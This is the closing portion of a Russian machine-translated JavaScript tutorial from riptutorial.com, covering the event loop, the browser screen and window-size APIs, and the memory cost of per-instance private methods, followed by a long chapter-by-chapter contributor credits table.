
Как это работает, когда эти операторы выполняются, они сообщают *хост-среде* (т. Е. Браузеру или Node.js runtime, соответственно), чтобы уйти и что-то сделать, возможно, в другом потоке. Когда хост-среда выполняется с этой вещью (соответственно, ожидая 100 миллисекунд или просматривая файл `file.txt`), она отправляет задание в цикл событий, говоря: « `file.txt` обратный вызов, который я получил ранее с этими аргументами».

Цикл событий затем занят своим делом: рендерингом веб-страницы, прослушиванием пользовательского ввода и постоянным поиском размещенных задач. Когда он видит, что эти опубликованные задачи вызывают обратные вызовы, он будет переходить на JavaScript. Так вы получаете асинхронное поведение!

Прочитайте Цикл событий онлайн: https://riptutorial.com/ru/javascript/topic/3225/цикл-событий

глава 105: экран

Examples

Получение разрешения экрана

Чтобы получить физический размер экрана (включая оконный хром и меню / пусковую установку):

```
var width  = window.screen.width,
    height = window.screen.height;
```

Получение «доступной» области экрана

Чтобы получить «доступную» область экрана (т. Е. Не включая любые полосы на краях экрана, но включая оконные хром и другие окна:

```
var availableArea = {
    pos: {
        x: window.screen.availLeft,
        y: window.screen.availTop
    },
    size: {
        width: window.screen.availWidth,
        height: window.screen.availHeight
    }
};
```

Получение информации о цвете экрана

Чтобы определить цвет и глубину пикселей экрана:

```
var pixelDepth = window.screen.pixelDepth,
    colorDepth = window.screen.colorDepth;
```

Окно innerWidth и innerHeight Properties

Получить высоту и ширину окна

```
var width = window.innerWidth
var height = window.innerHeight
```

Ширина и высота страницы

Чтобы получить текущую ширину и высоту страницы (для любого браузера), например, при

быстром программировании:

```
function pageWidth() {
  return window.innerWidth != null? window.innerWidth : document.documentElement &&
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body !=
null ? document.body.clientWidth : null;
}

function pageHeight() {
  return  window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body
!= null? document.body.clientHeight : null;
}
```

Прочитайте экран онлайн: https://riptutorial.com/ru/javascript/topic/523/экран

глава 106: Эффективность памяти

Examples

Недостаток создания истинного частного метода

Один из недостатков создания частного метода в Javascript неэффективен для памяти, потому что копия частного метода будет создаваться каждый раз при создании нового экземпляра. См. Этот простой пример.

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

Когда вы создаете несколько экземпляров, все они имеют копию метода `formatPhoneNumber`

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Таким образом, было бы здорово избежать использования частного метода, только если это необходимо.

Прочитайте Эффективность памяти онлайн: https://riptutorial.com/ru/javascript/topic/7346/эффективность-памяти

кредиты

S. No	Главы	Contributors
1	Начало работы с JavaScript	2426021684, A.M.K, Abdelaziz Mokhnache, Abhishek Jain, Adam, AER, Ala Eddine JEBALI, Alex Filatov, Alexander O'Mara, Alexandre N., a--m, Aminadav, Anders H, Andrew Sklyarevsky, Ani Menon, Anko, Ankur Anand, Ashwin Ramaswami, AstroCB, ATechieThought, Awal Garg, baranskistad, Bekim Bacaj, bfavaretto, Black, Blindman67, Blundering Philosopher, Bob_Gneu, Brandon Buck, Brett Zamir, bwegs, catalogue_number, CD.., Cerbrus, Charlie H, Chris, Christoph, Clonkex, Community, cswl, Daksh Gupta, Daniel Stradowski, daniellmb, Darren Sweeney, David Archibald, David G., Derek, Devid Farinelli, Domenic, DontVoteMeDown, Downgoat, Egbert S, Ehsan Sajjad, Ekin, Emissary, Epodax, Everettss, fdelia, Flygenring, fracz, Franck Dernoncourt, Frederik.L, gbraad, gcampbell, geek1011, gman, H. Pauwelyn, hairboat, Hatchet, haykam, hirse, Hunan Rostomyan, hurricane-player, Ilyas Mimouni, Inanc Gumus, inetphantom, J F, James Donnelly, Jared Rummler, jbmartinez, Jeremy Banks, Jeroen, jitendra varshney, jmattheis, John Slegers, Jon, Joshua Kleveter, JPSirois, Justin Horner, Justin Taddei, K48, Kamrul Hasan, Karuppiah, Kirti Thorat, Knu, L Bahr, Lambda Ninja, Lazzaro, little pootis, m02ph3u5, Marc, Marc Gravell, Marco Scabbiolo, MasterBob, Matas Vaitkevicius, Mathias Bynens, Mattew Whitt, Matthew Lewis, Max, Maximillian Laumeister, Mayank Nimje, Mazz, MEGADEVOPS, Michał Perłakowski, Michele Ricciardi, Mike C, Mikhail, mplungjan, Naeem Shaikh, Naman Sancheti, NDFA, ndugger, Neal, nicael, Nick , nicovank, Nikita Kurtin, noɥʎdʎzɐƆ, Nuri Tasdemir, nylki, Obinna Nwakwue, orvi, Peter LaBanca, ppovoski, Radouane ROUFID, Rakitić, RamenChef, Richard Hamilton, robertc, Rohit Jindal, Roko C. Buljan, ronnyfm, Ryan, Saroj Sasmal, Savaratkar, SeanKendle, SeinopSys, shaN, Shiven, Shog9, Slayther, Sneh Pandya, solidcell, Spencer Wieczorek, ssc-hrep3, Stephen Leppik, Sunnyok, Sverri M. Olsen, SZenC, Thanks in advantage, Thriggle, tnga, Tolen, Travis Acton, Travis J, trincot, Tushar, Tyler Sebastian, user2314737, Ven, Vikram Palakurthi, Web_Designer, XavCo7, xims, Yosvel Quintero, Yury Fedorov, Zaz, zealoushacker, Zze
2	.postMessage () и	Michał Perłakowski, Ozan

	MessageEvent	
3	AJAX	Angel Politis, Ani Menon, hirse, Ivan, Jeremy Banks, jkdev, John Slegers, Knu, Mike C, MotKohn, Neal, SZenC, Thamaraiselvam, Tiny Giant, Tot Zam, user2314737
4	API веб-криптографии	Jeremy Banks, Matthew Crumley, Peter Bielak, still_learning
5	API вибрации	Hendry
6	API выбора	rvighne
7	API состояния батареи	cone56, metal03326, Thum Choon Tat, XavCo7
8	API уведомлений	2426021684, Dr. Cool, George Bailey, J F, Marco Scabbiolo, shaN, svarog, XavCo7
9	Callbacks	A.M.K, Aadit M Shah, David González, gcampbell, gman, hindmost, John, John Syrinek, Lambda Ninja, Marco Scabbiolo, nem035, Rahul Arora, Sagar V, simonv
10	execCommand и contenteditable	Lambda Ninja, Mikhail, Roko C. Buljan, rvighne
11	IndexedDB	A.M.K, Blubberguy22, Parvez Rahaman
12	JSON	2426021684, Alex Filatov, Aminadav, Amitay Stern, Andrew Sklyarevsky, Aryeh Harris, Ates Goral, Cerbrus, Charlie H, Community, cone56, Daniel Herr, Daniel Langemann, daniellmb, Derek , Fczbkk, Felix Kling, hillary.fraley, Ian, Jason Sturges, Jeremy Banks, Jivings, jkdev, John Slegers, Knu, LiShuaiyuan, Louis Barranqueiro, Luc125, Marc, Michał Perłakowski, Mike C, nem035, Nhan, oztune, QoP, renatoargh, royhowie, Shog9, sigmus, spirit, Sumurai8, trincot, user2314737, Yosvel Quintero, Zhegan
13	Linters - Обеспечение качества кода	daniphilia, L Bahr, Mike McCaughan, Nicholas Montaño, Sumner Evans
14	Loops	2426021684, Code Uniquely, csander, Daniel Herr, eltonkamami, jkdev, Jonathan Walters, Knu, little pootis, Matthew Crumley, Mike C, Mike McCaughan, Mottie, ni8mr, orvi, oztune, rolando, smallmushroom, sonance207, SZenC, whales, XavCo7
15	requestAnimationFrame	HC_, kamoroso94, Knu, XavCo7

16	Timestamps	jkdev, Mikhail
17	Transpiling	adriennetacke, Captain Hypertext, John Syrinek, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Pyloid, ssc-hrep3
18	WeakMap	Junbang Huang, Michał Perłakowski
19	WeakSet	Michał Perłakowski
20	WebSockets	A.J, geekonaut, kanaka, Leonid, Naeem Shaikh, Nick Larsen , Pinal, Sagar V, SEUH
21	Автоматическая точка с запятой - ASI	CodingIntrigue, Kemi, Marco Scabbiolo, Naeem Shaikh, RamenChef
22	Анти-паттерны	A.M.K, Anirudha, Cerbrus, Mike C, Mike McCaughan
23	Арифметика (математика)	aikeru, Alberto Nicoletti, Alex Filatov, Andrey, Barmar, Blindman67, Blue Sheep, Cerbrus, Charlie H, Colin, daniellmb, Davis, Drew, fgb, Firas Moalla, Gaurang Tandon, Giuseppe, Hardik Kanjariya ツ, Hayko Koryun, hindmost, J F , Jeremy Banks, jkdev, kamoroso94, Knu, Mattias Buelens, Meow, Mike C, Mikhail, Mottie, Neal, numbermaniac, oztune, pensan, RamenChef, Richard Hamilton, Rohit Jindal, Roko C. Buljan, ssc-hrep3, Stewartside, still_learning, Sumurai8, SZenC, TheGenie OfTruth, Trevor Clarke, user2314737, Yosvel Quintero, zhirzh
24	Асинхронные итераторы	Keith, Madara Uchiha
25	Асинхронные функции (async / await)	2426021684, aluxian, Beau, cswl, Dan Dascalescu, Dawid Zbiński, Explosion Pills, fson, Hjulle, Inanc Gumus, ivarni, Jason Sturges, JimmyLv, John Henry, Keith, Knu, little pootis, Madara Uchiha, Marco Scabbiolo, MasterBob, Meow, Michał Perłakowski, murrayju, ndugger, oztune, Peter Mortensen, Ramzi Kahil, Ryan
26	Атрибуты данных	Racil Hilan, Yosvel Quintero
27	Веб-хранилище	2426021684, arbybruce, hiby, jbmartinez, Jeremy Banks, K48, Marco Scabbiolo, mauris, Mikhail, Roko C. Buljan, transistor09, Yumiko
28	Встроенные константы	Angelos Chalaris, Ates Goral, fgb, Hans Strausl, JBCP, jkdev, Knu, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Vasiliy Levykin

29	Генераторы	Awal Garg, Blindman67, Boopathi Rajaa, Charlie H, Community, cswl, Daniel Herr, Gabriel Furstenheim, Gy G, Henrik Karlsson, Igor Raush, Little Child, Max Alcala, Pavlo, Ruhul Amin, SgtPooki, Taras Lukavyi
30	геолокации	chrki, Jeremy Banks, jkdev, npdoty, pzp, XavCo7
31	Глобальная обработка ошибок в браузерах	Andrew Sklyarevsky
32	Дата	Athafoud, csander, John C, John Slegers, kamoroso94, Knu, Mike McCaughan, Mottie, pzp, S Willis, Stephen Leppik, Sumurai8, Trevor Clarke, user2314737, whales
33	Двоичные данные	Akshat Mahajan, Jeremy Banks, John Slegers, Marco Bonelli
34	Единичное тестирование Javascript	4m1r, Dave Sag, RamenChef
35	Задавать	Alberto Nicoletti, Arun Sharma, csander, HDT, Liam, Louis Barranqueiro, Michał Perłakowski, Mithrandir, mnoronha, Ronen Ness, svarog, wuxiandiejia
36	Зарезервированные ключевые слова	Adowrath, C L K Kissane, Emissary, Emre Bolat, Jef, Li357, Parth Kale, Paul S., RamenChef, Roko C. Buljan, Stephen Leppik, XavCo7
37	Интервалы и тайм-ауты	Araknid, Daniel Herr, George Bailey, jchavannes, jkdev, little pootis, Marco Scabbiolo, Parvez Rahaman, pzp, Rohit Jindal , SZenC, Tim, Wolfgang
38	Использование javascript для получения / установки пользовательских переменных CSS	Anurag Singh Bisht, Community, Mike C
39	история	Angelos Chalaris, Hardik Kanjariya ツ, Marco Scabbiolo, Trevor Clarke
40	Как заставить итератор использоваться внутри функции асинхронного	I am always right

	обратного вызова	
41	карта	csander, Michał Perłakowski, towerofnix
42	Классы	BarakD, Black, Blubberguy22, Boopathi Rajaa, Callan Heard, Cerbrus, Chris, Fab313, fson, Functino, GantTheWanderer, Guybrush Threepwood, H. Pauwelyn, iBelieve, ivarni, Jay, Jeremy Banks, Johnny Mopp, Krešimir Čoko, Marco Scabbiolo, ndugger, Neal, Nick, Peter Seliger, QoP, Quartz Fog, rvighne, skreborn, Yosvel Quintero
43	Комментарии	Andrew Myers, Brett Zamir, Liam, pinjasaur, Roko C. Buljan
44	Контекст (это)	Ala Eddine JEBALI, Creative John, MasterBob, Mike C, Scimonster
45	Литералы шаблонов	Charlie H, Community, Downgoat, Everettss, fson, Jeremy Banks, Kit Grose, Quartz Fog, RamenChef
46	локализация	Bennett, shaedrich, zurfyx
47	Манипуляция данными	VisioN
48	Массивы	2426021684, A.M.K, Ahmed Ayoub, Alejandro Nanez, Alir, Amit, Angelos Chalaris, Anirudh Modi, ankhzet, autoboxer, azad, balpha, Bamieh, Ben, Blindman67, Brett DeWoody, CD.., cdrini, Cerbrus, Charlie H, Chris, code_monk, codemano, CodingIntrigue, CPHPython, Damon, Daniel, Daniel Herr, daniellmb, dauruy, David Archibald, dns_nx, Domenic, Dr. Cool, Dr. J. Testington, DzinX, Firas Moalla, fracz, FrankCamara, George Bailey, gurvinder372, Hans Strausl, hansmaad, Hardik Kanjariya ツ, Hunan Rostomyan, iBelieve, Ilyas Mimouni, Ishmael Smyrnow, Isti115, J F, James Long, Jason Park, Jason Sturges, Jeremy Banks, Jeremy J Starcher, jisoo, jkdev, John Slegers, kamoroso94, Konrad D, Kyle Blake, Luc125, M. Erraysy, Maciej Gurban, Marco Scabbiolo, Matthew Crumley, mauris, Max Alcala, mc10, Michiel, Mike C, Mike McCaughan, Mikhail, Morteza Tourani, Mottie, nasoj1100, ndugger, Neal, Nelson Teixeira, nem035, Nhan, Nina Scholz, phaistonian, Pranav C Balan, Qianyue, QoP, Rafael Dantas, RamenChef, Richard Hamilton, Roko C. Buljan, rolando, Ronen Ness, Sandro, Shrey Gupta, sielakos, Slayther, Sofiene Djebali, Sumurai8, svarog, SZenC, TheGenie OfTruth, Tim, Traveling Tech Guy, user1292629, user2314737, user4040648, Vaclav, VahagnNikoghosian, VisioN, wuxiandiejia, XavCo7, Yosvel Quintero, zer00ne, ZeroBased_IX, zhirzh

49	Методы модуляции	A.M.K, Downgoat, Joshua Kleveter, Mike C
50	Модалы - подсказки	CMedina, Master Yushi, Mike McCaughan, nicael, Roko C. Buljan, Sverri M. Olsen
51	Модули	Black, CodingIntrigue, Everettss, iBelieve, Igor Raush, Marco Scabbiolo, Matt Lishman, Mike C, oztune, QoP, Rohit Kumar
52	Назначение деструктуризации	Anirudh Modi, Ben McCormick, DarkKnight, Frank Tan, Inanc Gumus, little pootis, Luís Hendrix, Madara Uchiha, Marco Scabbiolo, nem035, Qianyue, rolando, Sandro, Shawn, Stephen Leppik, Stides, wackozacko
53	наследование	Christopher Ronning, Conlin Durbin, CroMagnon, Gert Sønderby, givanse, Jeremy Banks, Jonathan Walters, Kestutis, Marco Scabbiolo, Mike C, Neal, Paul S., realseanp, Sean Vieira
54	обещания	00dani, 2426021684, A.M.K, Aadit M Shah, AER, afzalex, Alexandre N., Andy Pan, Ara Yeressian, ArtOfCode, Ates Goral, Awal Garg, Benjamin Gruenbaum, Berseker59, Blundering Philosopher, bobylito, bpoiss, bwegs, CD.., Cerbrus, hazsL, Chiru, Christophe Marois, Claudiu, CodingIntrigue, cswl, Dan Pantry, Daniel Herr, Daniel Stradowski, daniellmb, Dave Sag, David, David G., Devid Farinelli, devlin carnate, Domenic, Duh-Wayne-101, dunnza, Durgpal Singh, Emissary, enrico.bacis, Erik Minarini, Evan Bechtol, Everettss, FliegendeWurst, fracz, Franck Dernoncourt, fson, Gabriel L., Gaurav Gandhi, geek1011, georg, havenchyk, Henrique Barcelos, Hunan Rostomyan, iBelieve, Igor Raush, Jamen, James Donnelly, JBCP, jchitel, Jerska, John Slegers, Jojodmo, Joseph, Joshua Breeden, K48, Knu, leo.fcx, little pootis, luisfarzati, Maciej Gurban, Madara Uchiha, maioman, Marc, Marco Scabbiolo, Marina K., Matas Vaitkevicius, Mattew Whitt, Maurizio Carboni, Maximillian Laumeister, Meow, Michał Perłakowski, Mike C, Mike McCaughan, Mohamed El-Sayed, MotKohn, Motocarota, Naeem Shaikh, nalply, Neal, nicael, Niels, Nuri Tasdemir, patrick96, Pinal, pktangyue, QoP, Quill, Radouane ROUFID, RamenChef, Rion Williams, riyaz-ali, Roamer-1888, Ryan, Ryan Hilbert, Sayakiss, Shoe, Siguza, Slayther, solidcell, Squidward, Stanley Cup Phil, Steve Greatrex, sudo bangbang, Sumurai8, Sunnyok, syb0rg, SZenC, tcooc, teppic, TheGenie OfTruth, Timo, ton, Tresdin, user2314737, Ven, Vincent Sels, Vladimir Gabrielyan, w00t, wackozacko, Wladimir Palant, WolfgangTS, Yosvel Quintero , Yury Fedorov, Zack Harley, Zaz, zb', Zoltan.Tamasi

55	Обнаружение браузера	A.M.K, John Slegers, L Bahr, Nisarg Shah, Rachel Gallen, Sumurai8
56	Обработка ошибок	iBelieve, Jeremy Banks, jkdev, Knu, Mijago, Mikki, RamenChef, SgtPooki, SZenC, towerofnix, uitgewis
57	Объект Navigator	Angel Politis, cone56, Hardik Kanjariya ツ
58	Объекты	Alberto Nicoletti, Angelos Chalaris, Boopathi Rajaa, Borja Tur, CD.., Charlie Burns, Christian Landgren, Cliff Burton, CodingIntrigue, CroMagnon, Daniel Herr, doydoy44, et_l, Everettss, Explosion Pills, Firas Moalla, FredMaggiowski, gcampbell, George Bailey, iBelieve, jabacchetta, Jan Pokorný, Jason Godson, Jeremy Banks, jkdev, John, Jonas W., Jonathan Walters, kamoroso94, Knu, Louis Barranqueiro , Marco Scabbiolo, Md. Mahbubul Haque, metal03326, Mike C, Mike McCaughan, Morteza Tourani, Neal, Peter Olson, Phil, Rajaprabhu Aravindasamy, rolando, Ronen Ness, rvighne, Sean Mickey, Sean Vieira, ssice, stackoverfloweth, Stewartside, Sumurai8, SZenC, XavCo7, Yosvel Quintero, zhirzh
59	Объем	Ala Eddine JEBALI, Blindman67, bwegs, CPHPython, csander, David Knipe, devnull69, DMan, H. Pauwelyn, Henrique Barcelos, J F, jabacchetta, Jamie, jkdev, Knu, Marco Scabbiolo, mark, mauris, Max Alcala, Mike C, nseepana, Ortomala Lokni, Sibeesh Venu, Sumurai8, Sunny R Gupta, SZenC, ton, Wolfgang, YakovL, Zack Harley, Zirak
60	Объявления и задания	Cerbrus, Emissary, Joseph, Knu, Liam, Marco Scabbiolo, Meow, Michal Pietraszko, ndugger, Pawel Dubiel, Sumurai8, svarog, Tomboyo, Yosvel Quintero
61	Операции сравнения	2426021684, A.M.K, Alex Filatov, Amitay Stern, Andrew Sklyarevsky, azz, Blindman67, Blubberguy22, bwegs, CD.., Cerbrus, cFreed, Charlie H, Chris, cl3m, Colin, cswl, Dancrumb, Daniel, daniellmb, Domenic, Everettss, gca, Grundy, Ian, Igor Raush, Jacob Linney, Jamie, Jason Sturges, JBCP, Jeremy Banks, jisoo, Jivings, jkdev, K48, Kevin Katzke, khawarPK, Knu, Kousha, Kyle Blake, L Bahr, Luís Hendrix, Maciej Gurban, Madara Uchiha, Marco Scabbiolo, Marina K., mash, Matthew Crumley, mc10, Meow , Michał Perłakowski, Mike C, Mottie, n4m31ess_c0d3r, nalply, nem035, ni8mr, Nikita Kurtin, Noah, Oriol, Ortomala Lokni, Oscar Jara, PageYe, Paul S., Philip Bijker, Rajesh, Raphael Schweikert, Richard Hamilton, Rohit Jindal, S Willis , Sean Mickey, Sildoreth, Slayther, Spencer Wieczorek, splay, Sulthan, Sumurai8, SZenC, tbodt, Ted, Tomás

		Cañibano, Vasiliy Levykin, Ven, Washington Guedes, Wladimir Palant, Yosvel Quintero, zoom, zur4ik
62	Оптимизация звонков	adamboro, Blindman67, Matthew Crumley, Raphael Rosa
63	отладка	A.M.K, Atakan Goktepe, Beau, bwegs, Cerbrus, cswl, DawnPaladin, Deepak Bansal, depperm, Devid Farinelli, Dheeraj vats, DontVoteMeDown, DVJex, Ehsan Sajjad, eltonkamami, geek1011, George Bailey, GingerPlusPlus, J F , John Archer, John Slegers, K48, Knu, little pootis, Mark Schultheiss, metal03326, Mike C, nicael, Nikita Kurtin, nyarasha, oztune, Richard Hamilton, Sumner Evans, SZenC, Victor Bjelkholm, Will, Yosvel Quintero
64	Оценка JavaScript	haykam, Nikola Lukic, tiffon
65	Переменное принуждение / преобразование	2426021684, Adam Heath, Andrew Sklyarevsky, Andrew Sun, Davis, DawnPaladin, Diego Molina, J F, JBCP, JonSG, Madara Uchiha, Marco Scabbiolo, Matthew Crumley, Meow, Pawel Dubiel, Quill, RamenChef, SeinopSys, Shog9, SZenC , Taras Lukavyi, Tomás Cañibano, user2314737
66	Переменные JavaScript	Christian
67	Перечисления	Angelos Chalaris, CodingIntrigue, Ekin, L Bahr, Mike C, Nelson Teixeira, richard
68	Печенье	James Donnelly, jkdev, pzp, Ronen Ness, SZenC
69	Побитовые операторы	4444, cswl, HopeNick, iulian, Mike McCaughan, Spencer Wieczorek
70	Побитовые операторы - примеры реального мира (фрагменты)	csander, HopeNick
71	Поведенческие шаблоны проектирования	Daniel LIn, Jinw, Mike C, ProllyGeek, tomturton
72	полномочие	cswl, Just a student, Ties
73	получать	A.M.K, Andrew Burgess, cdrini, Daniel Herr, iBelieve, Jeremy Banks, Jivings, Mikhail, Mohamed El-Sayed, oztune, Pinal
74	Пользовательские	Jeremy Banks, Neal

	элементы	
75	Последовательности выхода	GOTO 0
76	Приставка	A.M.K, Alex Logan, Atakan Goktepe, baga, Beau, Black, C L K Kissane, cchamberlain, Cerbrus, CPHPython, Daniel Käfer , David Archibald, DawnPaladin, dodopok, Emissary, givanse, gman, Guybrush Threepwood, haykam, hirnwunde, Inanc Gumus, Just a student, Knu, Marco Scabbiolo, Mark Schultheiss, Mike C, Mikhail, monikapatel, oztune, Peter G, Rohit Shelhalkar, Sagar V, SeinopSys, Shai M., SirPython, svarog, thameera, Victor Bjelkholm, Wladimir Palant, Yosvel Quintero, Zaz
77	Проблемы с безопасностью	programmer5000
78	Пространства имен	4444, PedroSouki
79	Прототипы, объекты	Aswin
80	Рабочие	A.M.K, Alex, bloodyKnuckles, Boopathi Rajaa, geekonaut, Kayce Basques, kevguy, Knu, Nachiketha, NickHTTPS, Peter, Tomáš Zato, XavCo7
81	Регулярные выражения	adius, Angel Politis, Ashwin Ramaswami, cdrini, eltonkamami, gcampbell, greatwolf, JKillian, Jonathan Walters, Knu, Matt S, Mottie, nhahtdh, Paul S., Quartz Fog, RamenChef, Richard Hamilton, Ryan, SZenC, Thomas Leduc, Tushar, Zaga
82	Свободный API	Mike McCaughan, Ovidiu Dolha
83	Сети и Getters	Badacadabra, Joshua Kleveter, MasterBob, Mike C
84	Символы	Alex Filatov, cswl, Ekin, GOTO 0, Matthew Crumley, rfsbsb
85	События	Angela Amarapala
86	События, отправленные сервером	svarog, SZenC
87	Советы по повышению производительности	16807, A.M.K, Aminadav, Amit, Anirudha, Blindman67, Blue Sheep, cbmckay, Darshak, Denys Séguret, Emissary, Grundy, H. Pauwelyn, harish gadiya, Luís Hendrix, Marina K. , Matthew Crumley, Mattias Buelens, MattTreichelYeah,

		MayorMonty, Meow, Mike C, Mike McCaughan, msohng, muetzerich, Nikita Kurtin, nseepana, oztune, Peter, Quill, RamenChef, SZenC, Taras Lukavyi, user2314737, VahagnNikoghosian, Wladimir Palant, Yosvel Quintero, Yury Fedorov
88	Создание шаблонов проектирования	4444, abhishek, Blindman67, Cerbrus, Christian, Daniel LIn, daniellmb, et_l, Firas Moalla, H. Pauwelyn, Jason Dinkelmann, Jinw, Jonathan, Jonathan Weiß, JSON C11, Lisa Gagarina, Louis Barranqueiro, Luca Campanale, Maciej Gurban, Marina K., Mike C, naveen, nem035, PedroSouki, PitaJ, ProllyGeek, pseudosavant, Quill, RamenChef, rishabh dev, Roman Ponomarev, Spencer Wieczorek, Taras Lukavyi , tomturton, Tschallacka, WebBrother, zb'
89	Спецификация (модель объекта браузера)	Abhishek Singh, CroMagnon, ndugger, Richard Hamilton
90	Сравнение даты	K48, maheeka, Mike McCaughan, Stephen Leppik
91	Строгий режим	Alex Filatov, Anirudh Modi, Avanish Kumar, bignose, Blubberguy22, Boopathi Rajaa, Brendan Doherty, Callan Heard, CamJohnson26, Chong Lip Phang, Clonkex, CodingIntrigue, CPHPython, csander, gcampbell, Henrik Karlsson, Iain Ballard, Jeremy Banks, Jivings, John Slegers, Kemi, Naman Sancheti, RamenChef, Randy, sielakos, user2314737, XavCo7
92	Струны	2426021684, Arif, BluePill, Cerbrus, Chris, Claudiu, CodingIntrigue, Craig Ayre, Emissary, fgb, gcampbell, GOTO 0, haykam, Hi I'm Frogatto, Lambda Ninja, Luc125, Meow, Michal Pietraszko, Michiel, Mike C, Mike McCaughan , Mikhail, Nathan Tuggy, Paul S., Quill, Richard Hamilton, Roko C. Buljan, sabithpocker, Spencer Wieczorek, splay, svarog, Tomás Cañibano, wuxiandiejia
93	Та же политика происхождения и перекрестная связь	Downgoat, Marco Bonelli, SeinopSys, Tacticus
94	Тильда ~	ansjun, Tim Rijavec
95	Типы данных в Javascript	csander, Matas Vaitkevicius
96	Унарные операторы	A.M.K, Ates Goral, Cerbrus, Chris, Devid Farinelli, JCOC611 , Knu, Nina Scholz, RamenChef, Rohit Jindal, Siguza, splay,

		Stephen Leppik, Sven, XavCo7
97	условия	2426021684, Amgad, Araknid, Blubberguy22, Code Uniquely, Damon, Daniel Herr, fuma, gnerkus, J F, Jeroen, jkdev, John Slegers, Knu, MegaTom, Meow, Mike C, Mike McCaughan, nicael, Nift, oztune, Quill, Richard Hamilton, Rohit Jindal, SarathChandra, Sumit, SZenC, Thomas Gerot, TJ Walker, Trevor Clarke, user3882768, XavCo7, Yosvel Quintero
98	Файловый API, Blobs и FileReaders	Bit Byte, geekonaut, J F, Marco Scabbiolo, miquelarranz, Mobiletainment, pietrovismara, Roko C. Buljan, SaiUnique, Sreekanth
99	функции	amitzur, Anirudh Modi, aw04, BarakD, Benjadahl, Blubberguy22, Borja Tur, brentonstrine, bwegs, cdrini, choz, Chris, Cliff Burton, Community, CPHPython, Damon, Daniel Käfer, DarkKnight, David Knipe, Davis, Delapouite, divy3993, Durgpal Singh, Eirik Birkeland, eltonkamami, Everettss, Felix Kling, Firas Moalla, Gavishiddappa Gadagi, gcampbell, hairboat, Ian, Jay, jbmartinez, JDB, Jean Lourenço, Jeremy Banks, John Slegers, Jonas S, Joseph, kamoroso94, Kevin Law, Knu, Krandalf, Madara Uchiha, maioman, Marco Scabbiolo, mark, MasterBob, Max Alcala, Meow, Mike C, Mike McCaughan, ndugger, Neal, Newton fan 01, Nuri Tasdemir, nus, oztune, Paul S., Pinal, QoP, QueueHammer, Randy, Richard Turner, rolando, rolfedh, Ronen Ness, rvighne, Sagar V, Scott Sauyet, Shog9, sielakos, Sumurai8, Sverri M. Olsen, SZenC, tandrewnichols, Tanmay Nehete, ThemosIO, Thomas Gerot, Thriggle, trincot, user2314737, Vasiliy Levykin, Victor Bjelkholm, Wagner Amaral, Will, ymz, zb', zhirzh, zur4ik
100	Функции конструктора	Ajedi32, JonMark Perry, Mike C, Scimonster
101	Функции стрелки	actor203, Aeolingamenfel, Amitay Stern, Anirudh Modi, Armfoot, bwegs, Christian, CPHPython, Daksh Gupta, Damon, daniellmb, Davis, DevDig, eltonkamami, Ethan, Filip Dupanović, Igor Raush, jabacchetta, Jeremy Banks, Jhoverit, John Slegers, JonMark Perry, kapantzak, kevguy, Meow, Michał Perłakowski, Mike McCaughan, ndugger, Neal, Nhan, Nuri Tasdemir, P.J.Meisch, Pankaj Upadhyay, Paul S., Qianyue, RamenChef, Richard Turner, Scimonster, Stephen Leppik, SZenC, TheGenie OfTruth, Travis J, Vlad Nicula, wackozacko, Will, Wladimir Palant, zur4ik
102	Функциональный	2426021684, amflare, Angela Amarapala, Boggin, cswl, Jon

	JavaScript	Ericson, kapantzak, Madara Uchiha, Marco Scabbiolo, nem035, ProllyGeek, Rahul Arora, sabithpocker, Sammy I., styfle
103	Цепочка метода	Blindman67, CodeBean, John Oksasoglu, RamenChef, Triskalweiss
104	Цикл событий	Domenic
105	экран	cdm, J F, Mike C, Mikhail, Nikola Lukic, vsync
106	Эффективность памяти	Brian Liu